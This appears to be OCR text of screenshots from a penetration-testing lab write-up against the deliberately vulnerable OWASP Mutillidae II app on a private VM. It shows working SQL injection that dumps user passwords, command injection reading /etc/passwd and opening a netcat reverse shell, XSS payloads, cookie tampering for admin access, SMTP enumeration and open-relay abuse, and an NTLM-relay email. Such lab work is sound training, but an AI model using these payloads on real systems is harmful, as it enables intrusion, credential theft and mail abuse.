

Client
Server
SYN
SYN+ACK
ACK + HELLO
Server Certificate Exch
Client Certificate Exch
Change Cipher Spec
Change Cipher Spec Fin
Data Exch


*VMware Network Adapter VMnet8
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tls
No. Time Source Destination Protocol Length Info
501 19.550831 192.168.64.1 192.168.64.130 TLSv… 571 Client Hello
503 19.551190 192.168.64.1 192.168.64.130 TLSv… 118 Change Cipher Spec, Application Data
504 19.551300 192.168.64.130 192.168.64.1 TLSv… 12… Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data,
506 19.551477 192.168.64.130 192.168.64.1 TLSv… 12… Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data,
507 19.551541 192.168.64.1 192.168.64.130 TLSv… 118 Change Cipher Spec, Application Data
508 19.551658 192.168.64.1 192.168.64.130 TLSv… 731 Application Data
511 19.551872 192.168.64.1 192.168.64.130 TLSv… 118 Change Cipher Spec, Application Data
512 19.551980 192.168.64.130 192.168.64.1 TLSv… 12… Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data,
513 19.551994 192.168.64.1 192.168.64.130 TLSv… 732 Application Data
515 19.552067 192.168.64.1 192.168.64.130 TLSv… 722 Application Data
Frame 513: 732 bytes on wire (5856 bits), 732 bytes captured (5856 bits) on interface \Device\NPF_{1CD2A839-90A9-4FDC-A67E-C2C6522CC7ED}, id 0
Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: VMware_c6:8b:c4 (00:0c:29:c6:8b:c4)
Internet Protocol Version 4, Src: 192.168.64.1, Dst: 192.168.64.130
Transmission Control Protocol, Src Port: 1749, Dst Port: 443, Seq: 582, Ack: 1174, Len: 678
Transport Layer Security
TLSv1.3 Record Layer: Application Data Protocol: http-over-tls
Opaque Type: Application Data (23)
Version: TLS 1.2 (0x0303)
Length: 673
Encrypted Application Data: 2f35f297c44f3e45a23d4820172a1c65607d901b83813461b4fd340f2caaf5cc89f0ddd4…
[Application Data Protocol: http-over-tls]


Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Site map Scope Issue definitions
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
https://192.168.64.130
Contents
Host Method URL Params Status Length MIME type
https://192.168.64.130 GET /mutillidae 200 8956 script
https://192.168.64.130 GET /mutillidae/index.php 200 54785 HTML
https://192.168.64.130 GET /mutillidae/javascript/d... 200 8956 script
https://192.168.64.130 GET /mutillidae/javascript/gr... 200 4565 script
https://192.168.64.130 GET /mutillidae/javascript/hi... 200 1365 script
https://192.168.64.130 GET /mutillidae/javascript/inl... 200 654 script
https://192.168.64.130 GET /mutillidae/javascript/inl... 200 1804 script
https://192.168.64.130 GET /mutillidae/javascript/inl... 200 850 script
https://192.168.64.130 GET /mutillidae/javascript/inl... 200 431 script
Issues
TLS cookie without secure flag set
Strict transport security not enforced [2]
Cookie without HttpOnly flag set
Vulnerable JavaScript dependency
Cross-domain POST
Cacheable HTTPS response
Frameable response (potential Clickjacking)
Request Response
Pretty Raw Hex
1 GET /mutillidae/index.php HTTP/1.1
2 Host: 192.168.64.130
3 Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="98"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
INSPECTOR
Advisory
Strict transport security not enforced
Issue: Strict transport security not enforced
Severity: Low
Confidence: Certain
Host: https://192.168.64.130
Issue detail
2 instances of this issue were identified, at the following location
• /mutillidae
• /mutillidae/index.php


Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to https://192.168.64.130:443
Forward Drop Intercept is on Action Open Browser
Comment this item
Pretty Raw Hex
1 GET /mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details HTTP/1.1
2 Host: 192.168.64.130
3 Cookie: PHPSESSID=dkmhf3mh45i5g36o983j6avr0n; showhints=1
4 Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="98"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Appl Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,imag nge;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://192.168.64.130/mutillidae/index.php?page=
https://192.168.64.130/mutillidae/index.php?page=user-info.php
OWASP 2010
OWASP 2007
Web Services
Others
Labs
Documentation
Resources
Donate
Want to Help?
Video Tutorials
Hints and Videos
Switch to SOAP Web Service version
Please enter username and password to view account details
Name admin
Password
View Account Details
Dont have an account? Please register here


Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to https://192.168.64.130:443
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 GET /mutillidae/index.php?page=user-i &password=admin&user-info-php-submit-button=View+Account+Details HTTP/1.1
2 Host: 192.168.64.130
3 Cookie: PHPSESSID=dkmhf3mh45i5g36o983
4 Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chr
5 Sec-Ch-Ua-Mobile: ?0
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer


Issues
SQL injection [2]
Cross-site scripting (reflected) [4]
External service interaction (DNS)
External service interaction (HTTP)
File path traversal
TLS certificate
TLS cookie without secure flag set
Password submitted using GET method
Password field with autocomplete enabled
Strict transport security not enforced [2]
Cookie without HttpOnly flag set
Client-side HTTP parameter pollution (reflected)
Vulnerable JavaScript dependency
Open redirection (reflected DOM-based) [2]
Cross-domain POST [2]
Input returned in response (reflected) [5]
Open redirection (reflected)
Cross-domain Referer leakage


Please enter username and password
to view account details
Name
1'or'1'='1
Password
View Account Details
Dont have an account? Please register here

Results for "1'or'1'='1".23 records found.

Username=admin
Password=adminpass
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Carving fools

Username=jim
Password=password
Signature=Rome is burning

Username=bobby
Password=password
Signature=Hank is my dad

Username=simba
Password=password
Signature=I am a super-cat

Enter message to echo

Message

Echo Message

Results for test

test

Results for test; cat /etc/passwd

```
test
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
```

Enter message to echo

Message: test; nc 192.168.64.130 919

Echo Message

```
┌──(deep㉿ADTEC0665L)-[/]
└─$ nc -nlvp 9191
listening on [any] 9191 ...
connect to [192.168.64.130] from (UNKNOWN) [192.168.64.130] 40574
whoami
daemon
uname -a
Linux ADTEC0665L 5.15.0-kali2-amd64 #1 SMP Debian 5.15.5-2kali2 (
2021-12-22) x86_64 GNU/Linux
```

Echo, Echo, Echo...

Back | Help Me!

Hints and Videos

Switch to Content Security Policy (CSP)

Switch to Cross-Origin Resouce Sharing

Enter message to echo

Message

Echo Message

Results for Test

Test

```
▶<script nonce>…</script>
▶<div class="hint-wrapper-header" id="idHintWrapperHeader" title="Click to open this section" style=
"display: block; background-color: rgb(255, 255, 255); color: rgb(0, 0, 0);" ;>…</div>
▶<div id="idHintWrapperBody" class="hint-wrapper-body" style="display: none;">…</div>
  <!-- BEGIN HTML OUTPUT  -->
▶<script type="text/javascript">…</script>
▶<a href="index.php?page=content-security-policy.php">…</a>
  <span class="buffer"></span>
▶<a href="index.php?page=cors.php">…</a>
▶<form action="index.php?page=echo.php" method="post" enctype="application/x-www-form-urlencoded"
onsubmit="return onSubmitOfForm(this);" id="idEchoForm">…</form>
  <div class="report-header">Results for Test</div>
  <pre class="output">Test </pre> == $0
  <!-- I think the database password is set to blank or perhaps samurai.
            It depends on whether you installed this web app from irongeeks site or
            are using it inside Kevin Johnsons Samurai web testing framework.
            It is ok to put the password in HTML comments because no user will ever see
            this comment. I remember that security instructor saying we should use the
            framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
            rather than HTML comments, but we all know those
            security instructors are just making all this up. -->
  <!-- End Content -->
html  body  table.main-table-frame  tbody  tr  td.main-table-frame-right  pre.output
Console
top ▾  Filter  Default levels ▾  3 Issue
>
```

https://192.168.64.130/mutillidae/index.php?page=echo.php

OWAS

Version: 2.

Home | Login/Register

OWASP 2017

192.168.64.130 says

xss

OK

Add New Blog Entry

View Blogs

Add blog for admin

Note: <b>,<i> and <u> are now allowed in blog entries

Save Blog Entry

View Blogs

3 Current Blog Entries			
	Name	Date	Comment
1	admin	2022-02-28 01:56:12	hello this is to update the blog
2	admin	2022-02-28 01:54:53	
3	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!

https://192.168.64.130/mutillidae/index.php?page=add-to-your-blog.php

192.168.64.130 says

xss

OK


HTML 5 Web Storage

Web Storage		
Key	Item	Storage Type
test	test123	Session

test | test123 | Session | Local | Add New


Added key test to Session storage

```
var setMessage = function(/* String */ pMessage){
    var lMessageSpan = document.getElementById("idAddItemMessageSpan");
    lMessageSpan.innerHTML = pMessage;
    lMessageSpan.setAttribute("class","success-message");
};// end function setMessage
```



https://192.168.64.130/mutillidae/index.php?page=html5-storage.php
192.168.64.130 says
0
OK
Version: 2.8.76
Admin: admin
Home | Logout | Tog
ew Captured Data
Back
Help Me!
Hints and Videos
HTML 5 Web Storage
Web Storage
Key
Item
Storage Type
test
test123
Session


XSS demo
Session


XSS demo
Session
<img src=x onerror=alert(0)
XSS demo
Session
Local
Add New
Added key to Session storage



Please enter string to repeat
String to repeat
Number of times to repeat
Repeat String
this is buffer overflow test this is buffer overflow test this is buffer overflow test this is buffer overflow test this is buffer overflow test this is buffer overflow test this is buffer overflow test this is buffer overflow test this is buffer overflow test this is buffer overflow test this is buffer overflow test this is buffer overflow test



https://192.168.64.130/mutillidae/index.php?page=repeater.php
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.8.76
Security Level: 0 (Hosed)
Hints: Enabled
Logged In Admin: admin
Home | Logout | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
Others
Labs
Documentation
Resources


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
Intercept
HTTP history
WebSockets history
Options
Request to https://192.168.64.130:443
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
1 GET /mutillidae/index.php HTTP/1.1
2 Host: 192.168.64.130
3 Cookie: PHPSESSID=gaf2r4ui0oa3ekv2f85g602053; showhints=1; username=admin; uid=1
4 Cache-Control: max-age=0











```
HTTP/1.1 200 OK
Date: Fri, 04 Mar 2022 02:30:19 GMT
Server: Apache/2.4.52 (Unix) OpenSSL/1.1.1m PHP/8.1.2 mod_perl/2.0.11 Perl/v5.32.1
X-Powered-By: PHP/8.1.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Set-Cookie: uid=29
```

```
HTTP/1.1 200 OK
Date: Fri, 04 Mar 2022 02:30:19 GMT
Server: Apache/2.4.52 (Unix) OpenSSL/1.1.1m PHP/8.1.2 mod_perl/2.0.11 Perl/v5.32.1
X-Powered-By: PHP/8.1.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Set-Cookie: uid=1
Cache-Control: public
X-XSS-Protection: 0;
Strict-Transport-Security: max-age=0
Referrer-Policy: unsafe-url
Connection: close
Content-Type: text/html;charset=UTF-8
Content-Length: 57756
```

You are logged in as admin

Logout



```
nmap -Pn -p25 --script=smtp* 192.168.64.146 -sV -T4 -A >> C:\Users\Legion\Desktop\nmap-smtp.txt

PORT   STATE SERVICE VERSION
25/tcp open  smtp?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines,
JavaRMI, LANDesk-RC, LDAPBindReq, NCP, NULL, NotesRPC, RPCCheck,
SMBProgNeg, TerminalServer, WMSRequest, X11Probe, afp, giop, ms-sql-s,
Soracle-tns:
|      220 localhost
|   FourOhFourRequest, GetRequest, HTTPOptions, Kerberos, LPDString, RTSPRequest, SSLSessionReq,
TLSSessionReq, TerminalServerCookie:
|      220 localhost
|   Hello:
|      220 localhost
|      250-localhost
|      HELP
|   Help:
|      220 localhost
 - Command not understood:
|   LDAPSearchReq:
|      220 localhost
|   SIPOptions:
|      220 localhost
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
|_smtp-commands: localhost
| smtp-enum-users:
|   root
|   admin
|   administrator
|   webadmin
|   sysadmin
|   netadmin
|   guest
|   user
|   web
|_  test
|_smtp-open-relay: Server is an open relay (16/16 tests)
```

```
220 localhost
HELO localhost
250 Hello localhost
MAIL FROM: kdeepanshu.khanna@gmail.com
250 kdeepanshu.khanna@gmail.com Address Okay
RCPT TO: deepanshu.khanna1199@outlook.com
250 deepanshu.khanna1199@outlook.com Address Okay
DATA
354 Start mail input; end with <CRLF>.<CRLF>
SUBJECT: this is a relay test
Hello,
This is a relay test
.
```

smtp

No.	Time	Source	Destination	Protocol	Length	Info
70…	108.4096…	192.168.64.146	192.168.64.1	SMTP	69	S: 220 localhost
70…	117.0275…	192.168.64.1	192.168.64.146	SMTP	56	C: HELO localhost
70…	117.0279…	192.168.64.146	192.168.64.1	SMTP	75	S: 250 Hello localhost
71…	158.2639…	192.168.64.1	192.168.64.146	SMTP	56	C: MAIL FROM: deepanshu.khanna1199@outlook.com
71…	158.2648…	192.168.64.146	192.168.64.1	SMTP	105	S: 250 deepanshu.khanna1199@outlook.com Address Okay
72…	174.1119…	192.168.64.1	192.168.64.146	SMTP	56	C: RCPT TO: deepanshu.khanna1199@outlook.com
72…	174.1123…	192.168.64.146	192.168.64.1	SMTP	105	S: 250 deepanshu.khanna1199@outlook.com Address Okay
72…	180.8436…	192.168.64.1	192.168.64.146	SMTP	56	C: DATA
72…	180.8439…	192.168.64.146	192.168.64.1	SMTP	100	S: 354 Start mail input; end with <CRLF>.<CRLF>
72…	195.5279…	192.168.64.1	192.168.64.146	SMTP	56	C: DATA fragment, 31 bytes
72…	200.2038…	192.168.64.1	192.168.64.146	SMTP	56	C: DATA fragment, 8 bytes
72…	209.0357…	192.168.64.1	192.168.64.146	SMTP	56	C: DATA fragment, 39 bytes
72…	212.0033…	192.168.64.1	192.168.64.146	SMTP	56	C: DATA fragment, 12 bytes
72…	217.4528…	192.168.64.1	192.168.64.146	SMTP…	56	subject: This is a test email, , SUBJECT: This is a test email , Hello, , This is a test
72…	218.8350…	104.47.73.161	192.168.64.146	SMTP	170	S: 220 MW2NAM04FT044.mail.protection.outlook.com Microsoft ESMTP MAIL Service ready at Sun
72…	218.8409…	192.168.64.146	104.47.73.161	SMTP	76	C: EHLO DESKTOP-263KBT9
73…	219.1026…	104.47.73.161	192.168.64.146	SMTP	263	S: 250-MW2NAM04FT044.mail.protection.outlook.com Hello [37.186.55.99] | SIZE 49283072 | PI
73…	219.2175…	192.168.64.146	104.47.73.161	SMTP	60	C: RSET
73…	219.5522…	104.47.73.161	192.168.64.146	SMTP	75	S: 250 2.0.0 Resetting
73…	219.5534…	192.168.64.146	104.47.73.161	SMTP	100	C: MAIL FROM:<deepanshu.khanna1199@outlook.com>

```
<html>
<img src="file:///192.168.64.130/test">This is test email
</html>
```


Recover items recently removed from this folder

[redacted]
this is ntlm relay
